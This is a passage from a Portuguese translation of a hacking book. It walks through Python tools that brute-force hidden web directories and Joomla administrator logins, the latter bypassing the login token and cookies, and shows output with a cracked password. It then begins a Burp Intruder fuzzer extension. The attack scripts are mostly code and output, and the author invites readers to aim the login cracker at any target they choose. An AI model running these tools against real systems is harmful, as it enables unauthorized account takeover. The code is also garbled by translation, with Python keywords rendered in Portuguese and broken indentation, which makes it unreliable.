Para fins de teste, instalei o Joomla 3.1.1 na minha VM Kali, mas você pode usar qualquer aplicativo da Web de código aberto que possa ser implantado rapidamente ou que já esteja em execução. Ao executar o `web_app_mapper.py`, você deverá ver um resultado como o seguinte:

```

Linha de desova: 0
Linha de desova: 1
Linha de desova: 2
Linha de desova: 3
Linha de desova: 4
Linha de desova: 5

```



```
Linha de desova: 6
Linha de desova: 7
Linha de desova: 8
Linha de desova: 9
[200] => /htaccess.txt
[200] => /web.config.txt
[200] => /LICENSE.txt
[200] => /README.txt
[200] => /administrador/cache/index.html
[200] => /administrador/componentes/index.html
[200] => /administrator/components/com_admin/controller.php
[200] => /administrator/components/com_admin/script.php
[200] => /administrador/componentes/com_admin/admin.xml
[200] => /administrador/componentes/com_admin/admin.php
[200] => /administrator/components/com_admin/helpers/index.html
[200] => /administrator/components/com_admin/controllers/index.html
[200] => /administrator/components/com_admin/index.html
[200] => /administrator/components/com_admin/helpers/html/index.html
[200] => /administrator/components/com_admin/models/index.html
[200] => /administrator/components/com_admin/models/profile.php
[200] => /administrator/components/com_admin/controllers/profile.php
```

Você pode ver que estamos obtendo alguns resultados válidos, incluindo alguns arquivos *.txt* e arquivos XML. Obviamente, você pode incorporar inteligência adicional ao script para retornar apenas os arquivos de seu interesse, como aqueles que contêm a palavra *install*.

Diretórios e locais de arquivos com força bruta

O exemplo anterior pressupõe muito conhecimento sobre seu alvo. Mas em muitos casos em que você está atacando um aplicativo da Web personalizado ou um grande

Se você tiver um sistema de comércio eletrônico, não terá conhecimento de todos os arquivos acessíveis no servidor da Web. Em geral, você implantará um spider, como o incluído no Burp Suite, para rastrear o site de destino a fim de descobrir o máximo possível do aplicativo da Web. No entanto, em muitos casos, há arquivos de configuração, arquivos de desenvolvimento restantes, scripts de depuração e outras migalhas de pão de segurança que podem fornecer informações confidenciais ou expor funcionalidades que o desenvolvedor do software não pretendia. A única maneira de descobrir esse conteúdo é usar uma ferramenta de força bruta para caçar nomes de arquivos e diretórios comuns.

Criaremos uma ferramenta simples que aceitará listas de palavras de forçadores brutos comuns, como o projeto DirBuster¹ ou SVNDigger,² e tentará descobrir diretórios e arquivos acessíveis no servidor da Web de destino. Como antes, criaremos um pool de threads para tentar descobrir de forma agressiva

1. Projeto DirBuster: https://www.owasp.org/index.php/Category:OWASP_DirBuster_Project
2. Projeto SVNDigger: <https://www.mavitunasecurity.com/blog/svn-digger-better-lists-for-forced-navegando/>

conteúdo. Vamos começar criando algumas funcionalidades para criar uma fila a partir de um arquivo de lista de palavras. Abra um novo arquivo, nomeie-o *content_bruter.py* e digite o código a seguir:

```
importar urllib2
importar threading
importar Queue
importar urllib

roscas= 50
target_url= "http://testphp.vulnweb.com"
wordlist_file = "/tmp/all.txt" # do SVNDigger
resume= None
user_agent= "Mozilla/5.0 (X11; Linux x86_64; rv:19.0)
Gecko/20100101 Firefox/19.0"

def build_wordlist(wordlist_file): #

    ler na lista de palavras
①    fd = open(wordlist_file, "rb")
    raw_words = fd.readlines()
    fd.close()

    found_resume = False
    palavras= Queue.Queue()

    ②    para palavra em raw_words:
        word = word.rstrip() if
            resume is not None:

                if found_resume:
                    words.put(word)
                e mais:
                    se palavra == currículo:
                        found_resume = True
                        print "Retomando a lista de palavras de: %s" % resume

                e mais:
                    words.put(word)

    retornar palavras
```

Essa função auxiliar é bastante simples. Lemos um arquivo de lista de palavras ① e, em seguida, começamos a iterar sobre cada linha do arquivo

②. Temos algumas funcionalidades integradas que nos permitem retomar uma sessão de força bruta se a nossa conectividade de rede for interrompida ou se o site de destino cair. Isso pode ser feito simplesmente definindo a variável de retomada como o último caminho que o forçador bruto tentou. Quando todo o arquivo tiver sido analisado, retornaremos uma fila cheia de palavras para usar em nossa função de força bruta real. Reutilizaremos essa função mais adiante neste capítulo.

Queremos que algumas funcionalidades básicas estejam disponíveis para o nosso script de força bruta. A primeira é a capacidade de aplicar uma lista de extensões a serem testadas ao fazer solicitações. Em alguns casos, você deseja testar não apenas o `/admin` diretamente, por exemplo, mas também o `admin.php`, o `admin.inc` e o `admin.html`.

```
def dir_bruter(word_queue,extensions=None):

    while not word_queue.empty():
        tentativa = word_queue.get()

        attempt_list = []

        # verifique se há uma extensão de arquivo; se não
        houver, # é um caminho de diretório que estamos criando
①      if "." not in attempt:
            attempt_list.append("/%s/" % attempt)
        e mais:
            attempt_list.append("/%s" % attempt)

        # se quisermos usar força bruta nas extensões
②      se as extensões:
            for extension in extensions: attempt_list.append("/%s%s"
                % (attempt,extension))

        # iterar sobre nossa lista de
        tentativas for brute in attempt_list:

            url = "%s%s" % (target_url,urlllib.quote(brute))

            try:
                cabeçalhos = {}
                headers["User-Agent"] = user_agent
                r = urlllib2.Request(url,headers=headers)

                response = urlllib2.urlopen(r)

④              se len(response.read()):
                    print "[%d] => %s" % (response.code,url)

                exceto urlllib2.URLError,e:

                    if hasattr(e, 'code') and e.code != 404:
⑤                      print "!!! %d => %s" % (e.code,url)

            passe
```

Nossa função `dir_bruter` aceita um objeto `Queue` que é preenchido com palavras a serem usadas para força bruta e uma lista opcional de extensões de arquivo a serem testadas. Começamos testando para ver se há uma extensão de arquivo na palavra atual ① e, se não houver, a tratamos como um diretório que queremos testar no servidor da Web remoto. Se houver uma lista de extensões de arquivo passada em ②, pegaremos a palavra atual e aplicaremos cada extensão de arquivo que desejamos testar.

Aqui pode ser útil pensar em usar extensões como `.orig` e `.bak` além das extensões regulares da linguagem de programação. Depois de criarmos uma lista de tentativas de força bruta, definimos o cabeçalho User-Agent como algo inócuo ❸ e testamos o servidor da Web remoto. Se o código de resposta for 200, exibimos o URL ❹ e, se recebermos algo além de 404, também o exibimos ❺, pois isso pode indicar algo interessante no servidor da Web remoto, além de um erro de "arquivo não encontrado".

É útil prestar atenção e reagir ao seu resultado porque, dependendo da configuração do servidor Web remoto, talvez seja necessário filtrar mais códigos de erro HTTP para limpar os resultados. Vamos finalizar o script configurando nossa lista de palavras, criando uma lista de extensões e ativando os threads de força bruta.

```
word_queue = build_wordlist(wordlist_file)
extensions = [".php", ".bak", ".orig", ".inc"]

para i em range(threads):
    t = threading.Thread(target=dir_bruter, args=(word_queue, extensions,)) t.start()
```

O trecho de código acima é bastante simples e já deve parecer familiar. Obtemos nossa lista de palavras para fazer a força bruta, criamos uma lista simples de extensões de arquivo para testar e, em seguida, criamos vários threads para fazer a força bruta.

Chutando os pneus

A OWASP tem uma lista de aplicativos da Web vulneráveis on-line e off-line (máquinas virtuais, ISOs, etc.) com os quais você pode testar suas ferramentas. Nesse caso, o URL referenciado no código-fonte aponta para um aplicativo da Web com bugs intencionais hospedado pela Acunetix. O mais interessante é que isso mostra como a força bruta de um aplicativo da Web pode ser eficaz. Recomendo que você defina a variável `thread_count` para algo razoável, como 5, e execute o script. Em pouco tempo, você deverá começar a ver resultados como os que estão abaixo:

```
[200] => http://testphp.vulnweb.com/CVS/
[200] => http://testphp.vulnweb.com/admin/
[200] => http://testphp.vulnweb.com/index.bak
[200] => http://testphp.vulnweb.com/search.php
[200] => http://testphp.vulnweb.com/login.php
[200] => http://testphp.vulnweb.com/images/
[200] => http://testphp.vulnweb.com/index.php
[200] => http://testphp.vulnweb.com/logout.php
[200] => http://testphp.vulnweb.com/categories.php
```

Você pode ver que estamos obtendo alguns resultados interessantes do site remoto. Não posso enfatizar o suficiente a importância de realizar a força bruta de conteúdo em todos os alvos de seus aplicativos Web.

Autenticação de formulários HTML com força bruta

Pode chegar um momento em sua carreira de hacker na Web em que você precise obter acesso a um alvo ou, se estiver prestando consultoria, talvez precise avaliar a força da senha em um sistema da Web existente. Tem se tornado cada vez mais comum que os sistemas da Web tenham proteção contra força bruta, seja um captcha, uma equação matemática simples ou um token de login que precisa ser enviado com a solicitação. Há vários forçadores de força bruta que podem fazer a força bruta de uma solicitação POST para o script de login, mas em muitos casos eles não são flexíveis o suficiente para lidar com conteúdo dinâmico ou lidar com verificações simples de "você é humano". Criaremos um forçador de força bruta simples que será útil contra o Joomla, um sistema popular de gerenciamento de conteúdo. Os sistemas Joomla modernos incluem algumas técnicas básicas de força bruta, mas ainda não possuem bloqueios de conta ou captchas fortes por padrão.

Para aplicar força bruta no Joomla, temos dois requisitos que precisam ser atendidos: recuperar o token de login do formulário de login antes de enviar a tentativa de senha e garantir que aceitamos cookies em nossa sessão `urllib2`. Para analisar os valores do formulário de login, usaremos a classe `HTMLParser` nativa do Python. Esse também será um bom passeio por alguns recursos adicionais do `urllib2` que você pode empregar ao criar ferramentas para seus próprios objetivos. Vamos começar dando uma olhada no formulário de login do administrador do Joomla. Ele pode ser encontrado em `http://<yourtarget>.com/administrator/`. Por uma questão de brevidade, incluí apenas os elementos relevantes do formulário.

```
<form action="/administrator/index.php" method="post" id="form-login"
class="form-inline">

<input name="username" tabindex="1" id="mod-login-username" type="text"
class="input-medium" placeholder="User Name" size="15"/>

<input name="passwd" tabindex="2" id="mod-login-password" type="password"
class="input-medium" placeholder="Password" size="15"/>

<select id="lang" name="lang" class="inputbox advancedSelect">
    <option value="" selected="selected">Language - Default</option>
    <option value="en-GB">Inglês (Reino Unido)</option>
</select>

<input type="hidden" name="option" value="com_login"/>
<input type="hidden" name="task" value="login"/>
<input type="hidden" name="return" value="aW5kZXgucGhw"/>
<input type="hidden" name="1796bae450f8430ba0d2de1656f3e0ec" value="1" />

</form>
```

Ao ler esse formulário, temos acesso a algumas informações valiosas que precisaremos incorporar em nosso forçador de força bruta. A primeira é que o formulário é enviado para o caminho `/administrator/index.php` como um HTTP POST. Os próximos são todos os campos necessários para que a submissão do formulário seja bem-sucedida. Em particular, se você observar o último campo oculto,

você verá que seu atributo name está definido como uma string longa e aleatória. Essa é a parte essencial da técnica de reforço anti-brute do Joomla. Essa string randomizada é verificada em relação à sua sessão de usuário atual, armazenada em um cookie, e mesmo que você esteja passando as credenciais corretas para o script de processamento de login, se o token randomizado não estiver presente, a autenticação falhará. Isso significa que temos que usar o seguinte fluxo de solicitação em nosso forçador bruto para obter êxito contra o Joomla:

1. Recupere a página de login e aceite todos os cookies que forem retornados.
2. Analisar todos os elementos do formulário a partir do HTML.
3. Defina o nome de usuário e/ou a senha como um palpite do nosso dicionário.
4. Envie um HTTP POST para o script de processamento de login, incluindo todos os campos de formulário HTML e nossos cookies armazenados.
5. Teste para ver se o login no aplicativo da Web foi bem-sucedido.

Você pode ver que utilizaremos algumas técnicas novas e valiosas nesse script. Também mencionarei que você nunca deve "treinar" suas ferramentas em um alvo ativo; sempre configure uma instalação do aplicativo Web de destino com credenciais conhecidas e verifique se obtém os resultados desejados. Vamos abrir um novo arquivo Python chamado *joomla_killer.py* e digitar o seguinte código:

```
importar urllib2
importar urllib
importar
cookielib
importar
threading
importar sys
importar Queue

from HTMLParser import HTMLParser #

configurações gerais
user_thread= 10
        nome de
usuário= "admin"
wordlist_file = "/tmp/cain.txt"
resume= None

# configurações específicas do alvo
target_url      = "http://192.168.112.131/administrator/index.php"
target_post      = "http://192.168.112.131/administrator/index.php"

② username_field= "username"
password_field= "passwd"

success_check = "Administration - Control Panel" (Administração - Painel de controle)
```

Essas configurações gerais merecem um pouco de explicação. A variável target_url ① é o local onde nosso script fará o download e analisará o HTML. A variável target_post é onde enviaremos nossa tentativa de força bruta. Com base em nossa breve análise do HTML no login do Joomla, podemos definir

as variáveis `username_field` e `password_field` ② para o nome apropriado dos elementos HTML. Nossa variável `success_check` ③ é uma cadeia de caracteres que verificaremos após cada tentativa de força bruta para determinar se se fomos bem-sucedidos ou não. Vamos agora criar o encanamento para nosso forçador de força bruta; parte do código a seguir será familiar, portanto, destacarei apenas as técnicas mais recentes.

```
class Bruter(object):
    def init (self, nome de usuário, palavras):
        self.username= nome de usuário
        self.password_q = palavras
        self.found= False

        print "Terminou a configuração para: %s" % nome
        de usuário
    def run_bruteforce(self):
        for i in range(user_thread):
            t = threading.Thread(target=self.web_bruter) t.start()

    def web_bruter(self):
        while not self.password_q.empty() and not self.found: brute
            = self.password_q.get().rstrip()
            ①
            jar = cookielib.FileCookieJar("cookies")
            opener = urllib2.build_opener(urllib2.HTTPCookieProcessor(jar))

            response = opener.open(target_url)

            page = response.read()

            print "Trying: %s : %s (%d left)" % (self.username,brute,self.- password_q.qsize())

            # Analisar os campos ocultos
            ②
            parser = BruteParser()
            parser.feed(page)

            post_tags = parser.tag_results

            # adicione nossos campos de nome de usuário e senha
            ③
            post_tags[campo_nome_de_usuário] =
            self.username post_tags[campo_senha] =
            brute

            ④
            login_data = urllib.urlencode(post_tags) login_response
            = opener.open(target_post, login_data)

            login_result = login_response.read()

            ⑤
            if success_check in login_result:
                self.found = True
```

```
print "[*] Bruteforce successful."
print "[*] Username: %s" % username
print "[*] Password: %s" % brute
print "[*] Aguardando a saída de outros threads..."
```

Essa é a nossa principal classe de força bruta, que tratará de todas as solicitações HTTP e gerenciará os cookies para nós. Depois de obtermos nossa tentativa de senha, configuraremos nosso cookie jar ❶ usando a classe `FileCookieJar` que armazenará os cookies no arquivo *de cookies*. Em seguida, inicializamos nosso abridor `urllib2`, passando o cookie jar inicializado, que diz ao `urllib2` para passar todos os cookies para ele. Em seguida, fazemos a solicitação inicial para recuperar o formulário de login. Quando temos o HTML bruto, nós o passamos para o nosso analisador de HTML e chamamos seu método de alimentação ❷, que retorna um dicionário de todos os elementos do formulário recuperado. Depois de analisar o HTML com sucesso, substituímos os campos de nome de usuário e senha pela nossa tentativa de força bruta ❸. Em seguida, codificamos as variáveis POST por URL ❹ e as passamos em nossa solicitação HTTP subsequente. Depois de recuperar o resultado da nossa tentativa de autenticação, testamos se a autenticação foi bem-sucedida ou não ❺. Agora vamos implementar o núcleo do nosso processamento de HTML. Adicione a seguinte classe ao seu script *joomla_killer.py*:

```
class BruteParser(HTMLParser):
    def init (self):
        HTMLParser. init (self)
❶    self.tag_results = {}

❷    def handle_starttag(self, tag, attrs):
        if tag == "input":
            tag_name = None
            tag_value = None
            for name,value in attrs:
                if name == "name":
                    nome_da_etiqueta = valor
                se name == "value":
                    tag_value = valor

❸        se tag_name não for None:
❹            self.tag_results[tag_name] = value
```

Isso forma a classe específica de análise de HTML que queremos usar contra nosso alvo. Depois de aprender o básico sobre o uso da classe `HTMLParser`, você poderá adaptá-la para extrair informações de qualquer aplicativo da Web que possa estar atacando. A primeira coisa que fazemos é criar um dicionário no qual nossos resultados serão armazenados ❶. Quando chamamos a função `feed`, ela passa todo o documento HTML e nossa função `handle_starttag` é chamada sempre que uma tag é encontrada. Em particular, estamos procurando por tags de entrada HTML ❷ e nosso processamento principal ocorre quando determinamos que encontramos uma. Começamos a iterar sobre os atributos da

tag e

Se encontrarmos os atributos name **③** ou value **④**, nós os associamos ao dicionário tag_results **⑤**. Depois que o HTML tiver sido processado, nossa classe de força bruta poderá substituir os campos de nome de usuário e senha, deixando o restante dos campos intactos.

HTM LPARSER 101

Há três métodos principais que você pode implementar ao usar a classe HTMLParser: handle_starttag, handle_endtag e handle_data. A função handle_starttag será chamada sempre que uma tag HTML de abertura for encontrada, e o oposto é verdadeiro para a função handle_endtag, que é chamada sempre que uma tag HTML de fechamento for encontrada. A função handle_data é chamada quando há texto bruto entre as tags. Os protótipos de função para cada função são ligeiramente diferentes, como segue:

```
handle_starttag(self, tag, attributes)
handle_endtag(self, tag) handle_data(self,
data)
```

Um exemplo rápido para destacar isso:

```
<title>Python é demais!</title>
```

```
handle_starttag => a variável de tag seria "title"
                    handle_data=> a variável de dados seria
"Python rocks!" handle_endtag=> a variável de tag seria
"title"
```

Com esse entendimento básico da classe HTMLParser, você pode fazer coisas como analisar formulários, localizar links para spidering, extrair todo o texto puro para fins de mineração de dados ou localizar todas as imagens em uma página.

Para finalizar nosso forçador bruto do Joomla, vamos copiar e colar a build_wordlist
da nossa seção anterior e adicione o seguinte código:

```
# cole a função build_wordlist aqui words =
build_wordlist(wordlist_file)

bruter_obj = Bruter(nome de usuário, palavras)
bruter_obj.run_bruteforce()
```

É isso aí! Simplesmente passamos o nome de usuário e nossa lista de palavras para o nosso Bruter
aula e veja a mágica acontecer.

Chutando os pneus

Se você não tiver o Joomla instalado em sua VM do Kali, deverá instalá-lo agora. Minha VM de destino está em 192.168.112.131 e estou usando uma lista de palavras fornecida pela Cain and Abel,³, um conjunto de ferramentas popular de força bruta e cracking. Já predefini o nome de usuário como *admin* e a senha como *justin* na instalação do Joomla para que eu possa ter certeza de que funciona. Em seguida, adicionei *justin* ao arquivo de lista de palavras *cain.txt* com cerca de 50 entradas ou mais no arquivo. Ao executar o script, obtive o seguinte resultado:

```
$ python2.7 joomla_killer.py
Terminou a configuração para: admin
Tentando: admin : Oracle38 (306697 à
esquerda) Tentando: admin : !@#$%
(306697 à esquerda) Tentando: admin :
!@#$%^ (306697 à esquerda)
--snip--
Tentativa: admin : 1p2o3i (306659
esquerda) Tentativa: admin : 1qw23e
(306657 esquerda) Tentativa: admin :
1q2w3e (306656 esquerda) Tentativa:
admin : 1sanjose (306655 esquerda)
Tentativa: admin : 2 (306655 esquerda)
Tentativa: admin : justin (306655
esquerda) Tentativa: admin : 2112
(306646 esquerda)
[Bruteforce bem-sucedido.
[Nome de usuário: admin
[Senha: justin
[Aguardando a saída de outros threads...
Tentando: admin : 249 (306646 left)
Tentando: admin : 2welcome (306646 left)
```

Você pode ver que ele faz força bruta com êxito e efetua login no console do administrador do Joomla. Para verificar, é claro que você deve fazer login manualmente e certificar-se disso. Depois de testar isso localmente e ter certeza de que funciona, você pode usar essa ferramenta em uma instalação de destino do Joomla de sua escolha.

3. Caim e Abel: <http://www.oxid.it/cain.html>

6

E x T E N Ç Ã O B U R P P R O x y

Se você já tentou invadir um aplicativo da Web, provavelmente usou o Burp Suite para executar spidering, tráfego de navegador proxy e realizar outros ataques. As versões recentes do Burp Suite incluem a capacidade de adicionar suas próprias ferramentas, chamadas *Extensões*, ao Burp.

Usando Python, Ruby ou Java puro, você pode adicionar painéis na GUI do Burp e criar técnicas de automação no Burp Suite. Vamos usar A primeira extensão permitirá que o Burp use o recurso de reconhecimento estendido para realizar ataques e reconhecimento estendido. A primeira extensão permitirá que

A primeira extensão nos permitirá utilizar uma solicitação HTTP interceptada do Burp Proxy como uma semente para criar um fuzzer de mutação que pode ser executado no Burp Intruder. A segunda extensão fará interface com a API do Microsoft Bing para nos mostrar todos os hosts virtuais localizados no mesmo endereço IP do site de destino, bem como todos os subdomínios detectados para o domínio de destino.

Vou supor que você já tenha usado o Burp antes e que saiba como interceptar solicitações com a ferramenta Proxy, bem como enviar uma solicitação interceptada para o Burp Intruder. Se precisar de um tutorial sobre como executar essas tarefas, visite PortSwigger Web Security (<http://www.portswigger.net/>) para começar.

Tenho que admitir que, quando comecei a explorar a API do Burp Extender, precisei de algumas tentativas para entender como ela funcionava. Achei um pouco confuso, pois sou um cara puramente Python e tenho pouca experiência em desenvolvimento Java. Mas encontrei várias extensões no site do Burp que me permitiram ver como outras pessoas haviam desenvolvido extensões, e usei essa arte anterior para me ajudar a entender como começar a implementar meu próprio código. Abordarei algumas noções básicas sobre como estender a funcionalidade, mas também mostrarei como usar a documentação da API como um guia para desenvolver suas próprias extensões.

Configuração

Primeiro, faça o download do Burp em <http://www.portswigger.net/> e deixe-o pronto para uso. Por mais triste que seja admitir isso, você precisará de uma instalação moderna de Java, para a qual todos os sistemas operacionais têm pacotes ou instaladores. A próxima etapa é obter o arquivo JAR autônomo do Jython (uma implementação do Python escrita em Java); apontaremos o Burp para ele. Você pode encontrar esse arquivo JAR no site No Starch, juntamente com o restante do código do livro (<http://www.nostarch.com/blackhatpython/>) ou visite o site oficial, <http://www.jython.org/downloads.html>, e selecione o instalador autônomo do Jython 2.7. Não se deixe enganar pelo nome; trata-se apenas de um arquivo JAR. Salve o arquivo JAR em um local fácil de lembrar, como a área de trabalho.

Em seguida, abra um terminal de linha de comando e execute o Burp da seguinte forma:

```
#> java -XX:MaxPermSize=1G -jar burpsuite_pro_v1.6.jar
```

Isso fará com que o Burp seja ativado e você verá a interface do usuário cheia de guias maravilhosas, conforme mostrado na Figura 6-1.

Agora vamos apontar o Burp para o nosso interpretador Jython. Clique na guia **Extender** e, em seguida, clique na guia **Options**. Na seção Python Environment (Ambiente Python), selecione o local do arquivo JAR do Jython, conforme mostrado na Figura 6-2.

Você pode deixar o restante das opções como está e estaremos prontos para começar a codificar nossa primeira extensão. Vamos começar a nos divertir!




Figura 6-1: GUI do Burp Suite carregada corretamente




Figura 6-2: Configuração do local do interpretador Jython

Burp Fuzzing

Em algum momento de sua carreira, você poderá se deparar com um ataque a um aplicativo ou serviço da Web que não permite o uso de ferramentas tradicionais de avaliação de aplicativos da Web. Seja trabalhando com um protocolo binário envolto em tráfego HTTP ou com solicitações JSON complexas, é fundamental que você possa testar os bugs tradicionais de aplicativos da Web. O aplicativo pode estar usando muitos parâmetros ou está ofuscado de alguma forma que a realização de um teste manual levaria muito tempo. Também sou culpado de usar ferramentas padrão que não foram projetadas para lidar com protocolos estranhos ou mesmo com JSON em muitos casos. É nesse ponto que é útil poder aproveitar o Burp para estabelecer uma linha de base sólida de tráfego HTTP, incluindo cookies de autenticação, e, ao mesmo tempo, passar o corpo da solicitação para um fuzzer personalizado que possa manipular a carga útil da maneira que você desejar. Vamos trabalhar em nossa primeira extensão do Burp para criar o fuzzer de aplicativo da Web mais simples do mundo, que pode ser expandido para algo mais inteligente.

O Burp tem várias ferramentas que você pode usar quando estiver realizando testes de aplicativos Web. Em geral, você captura todas as solicitações usando o Proxy e, quando vê uma solicitação interessante passar, envia-a para outra ferramenta do Burp. Uma técnica comum que utilizo é enviá-las para a ferramenta Repeater, que me permite reproduzir o tráfego da Web e modificar manualmente quaisquer pontos interessantes. Para realizar ataques mais automatizados em parâmetros de consulta, você enviará uma solicitação para a ferramenta Intruder, que tenta descobrir automaticamente quais áreas do tráfego da Web devem ser modificadas e, em seguida, permite que você use uma variedade de ataques para tentar obter mensagens de erro ou descobrir vulnerabilidades. Uma extensão do Burp pode interagir de várias maneiras com o conjunto de ferramentas do Burp e, no nosso caso, estaremos incorporando funcionalidades adicionais diretamente à ferramenta Intruder.

Meu primeiro instinto natural é dar uma olhada na documentação da API do Burp para determinar quais classes do Burp eu preciso estender para escrever minha extensão personalizada. Você pode acessar essa documentação clicando na guia **Extender** e, em seguida, na guia **APIs**. Isso pode parecer um pouco assustador porque parece (e é) muito Java. A primeira coisa que notamos é que os desenvolvedores do Burp nomearam apropriadamente cada classe para que seja fácil descobrir por onde queremos começar. Em particular, como estamos analisando as solicitações da Web de fuzzing durante um ataque Intruder, vejo as classes **IIntruderPayloadGeneratorFactory** e **IIntruderPayloadGenerator**. Vamos dar uma olhada no que a documentação diz sobre a classe **IIntruderPayloadGeneratorFactory**:

```
/**  
 * As extensões podem implementar essa interface e, em seguida, chamar  
① * IBurpExtenderCallbacks.registerIntruderPayloadGeneratorFactory()  
 * para registrar uma fábrica para cargas úteis personalizadas do Intruder.  
 */  
  
interface pública IIntruderPayloadGeneratorFactory  
{
```

```
/**  
 * Esse  
 método é  
 usado  
 pelo Burp  
 para  
 obter o  
 nome da  
 carga  
 útil  
 * gerador.  
 Isso será  
 exibido  
 como uma  
 opção na  
 seção
```

```

        * Interface do usuário do Intruder quando o usuário opta por usar a interface
        do usuário gerada por extensão
        * cargas úteis.

        *
        * @return O nome do gerador de carga útil.
        */
② String getGeneratorName();

/**
 * Esse método é usado pelo Burp quando o usuário inicia um Intruder
 * que usa esse gerador de carga útil.

 * @param ataque
 * Um objeto IIntruderAttack que pode ser consultado para obter detalhes
 * sobre o ataque no qual o gerador de carga útil será usado.

 * @return Uma nova instância de
 * IIntruderPayloadGenerator que será usado para gerar
 * cargas úteis para o ataque.
 */
③ IIntruderPayloadGenerator createNewInstance(IIntruderAttack attack);
}

```

A primeira parte da documentação ① nos diz para registrar corretamente nossa extensão no Burp. Vamos estender a classe principal do Burp, bem como a classe IIntruderPayloadGeneratorFactory. Em seguida, vemos que o Burp espera que duas funções estejam presentes em nossa classe principal. A função getGeneratorName ② será chamada pelo Burp para recuperar o nome da nossa extensão, e espera-se que retornemos uma string. A função createNewInstance ③ espera que retornemos uma instância do IIntruderPayloadGenerator, que será uma segunda classe que teremos de criar.

Agora vamos implementar o código Python real para atender a esses requisitos e, em seguida, veremos como a classe IIntruderPayloadGenerator é adicionada. Abra um novo arquivo Python, nomeie-o *bhp_fuzzer.py* e digite o seguinte código:

```

① from burp import IBurpExtender
from burp import IIntruderPayloadGeneratorFactory from
burp import IIntruderPayloadGenerator

de java.util import List, ArrayList

import random

② class BurpExtender(IBurpExtender, IIntruderPayloadGeneratorFactory): def
registerExtenderCallbacks(self, callbacks):
    self._callbacks = callbacks self.
        _helpers=
    callbacks.getHelpers()

③     callbacks.registerIntruderPayloadGeneratorFactory(self)

    return

```



```
④     def getGeneratorName(self):
          retornar "BHP Payload Generator" (Gerador de carga útil BHP)

⑤     def createNewInstance(self, attack):
          return BHPFuzzer(self, attack)
```

Portanto, esse é o esqueleto simples do que precisamos para satisfazer o primeiro conjunto de requisitos da nossa extensão. Primeiro, temos de importar a classe IBurpExtender ❶, que é um requisito para toda extensão que escrevemos. Em seguida, importamos nossas classes necessárias para criar um gerador de carga útil Intruder. Em seguida, definimos nossa classe BurpExtender ❷, que estende as classes IBurpExtender e IIntruderPayloadGeneratorFactory. Em seguida, usamos a função registerIntruderPayloadGeneratorFactory ❸ para registrar nossa classe, de modo que a ferramenta Intruder saiba que podemos gerar cargas úteis. Em seguida, implementamos a função getGeneratorName ❹ para simplesmente retornar o nome do nosso gerador de carga útil. A última etapa é a função createNewInstance ❺ que recebe o parâmetro de ataque e retorna uma instância da classe IIntruderPayloadGenerator, que chamamos de BHPFuzzer.

Vamos dar uma olhada na documentação do IIntruderPayloadGenerator para sabermos o que implementar.

```
/**
 * Essa interface é usada para geradores de carga útil Intruder personalizados.
 * Extensões
 * que registraram um
 * IIntruderPayloadGeneratorFactory deve retornar uma nova instância de
 * essa interface quando necessário como parte de um novo ataque do Intruder.
 */

interface pública IIntruderPayloadGenerator
{
    /**
     * Esse método é usado pelo Burp para determinar se a carga útil
     * é capaz de fornecer quaisquer outras cargas úteis.
     *
     * @return As extensões devem retornar
     * falso quando todas as cargas úteis disponíveis tiverem sido usadas,
     * caso contrário, verdadeiro
     */
    ❶ boolean hasMorePayloads();

    /**
     * Esse método é usado pelo Burp para obter o valor da próxima carga útil.
     *
     * @param baseValue O valor base da posição atual da carga útil.
     * Esse valor pode ser nulo se o conceito de um valor base não for
     * aplicável (por exemplo, em um ataque de aríete).
     * @return A próxima carga útil a ser usada no ataque.
     */
    ❷ byte[] getNextPayload(byte[] baseValue);
```



```

    /**
     * Esse método é usado pelo Burp para redefinir o estado da carga útil
     * de modo que a próxima chamada para
     * getPayload() retorna novamente a primeira carga útil. Esse
     * será invocado quando um ataque usar a mesma carga útil
     * gerador para mais de uma posição de carga útil, por exemplo, em um
     * ataque de franco-atirador.
    */
③ void reset();
}

```

